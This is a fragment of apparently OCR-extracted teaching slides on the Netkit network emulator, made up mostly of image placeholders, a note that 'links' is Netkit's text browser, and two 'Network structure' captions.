
Note: links is the browser of netkit which will perform an http request and visualize the content of the page









Network structure




Network structure



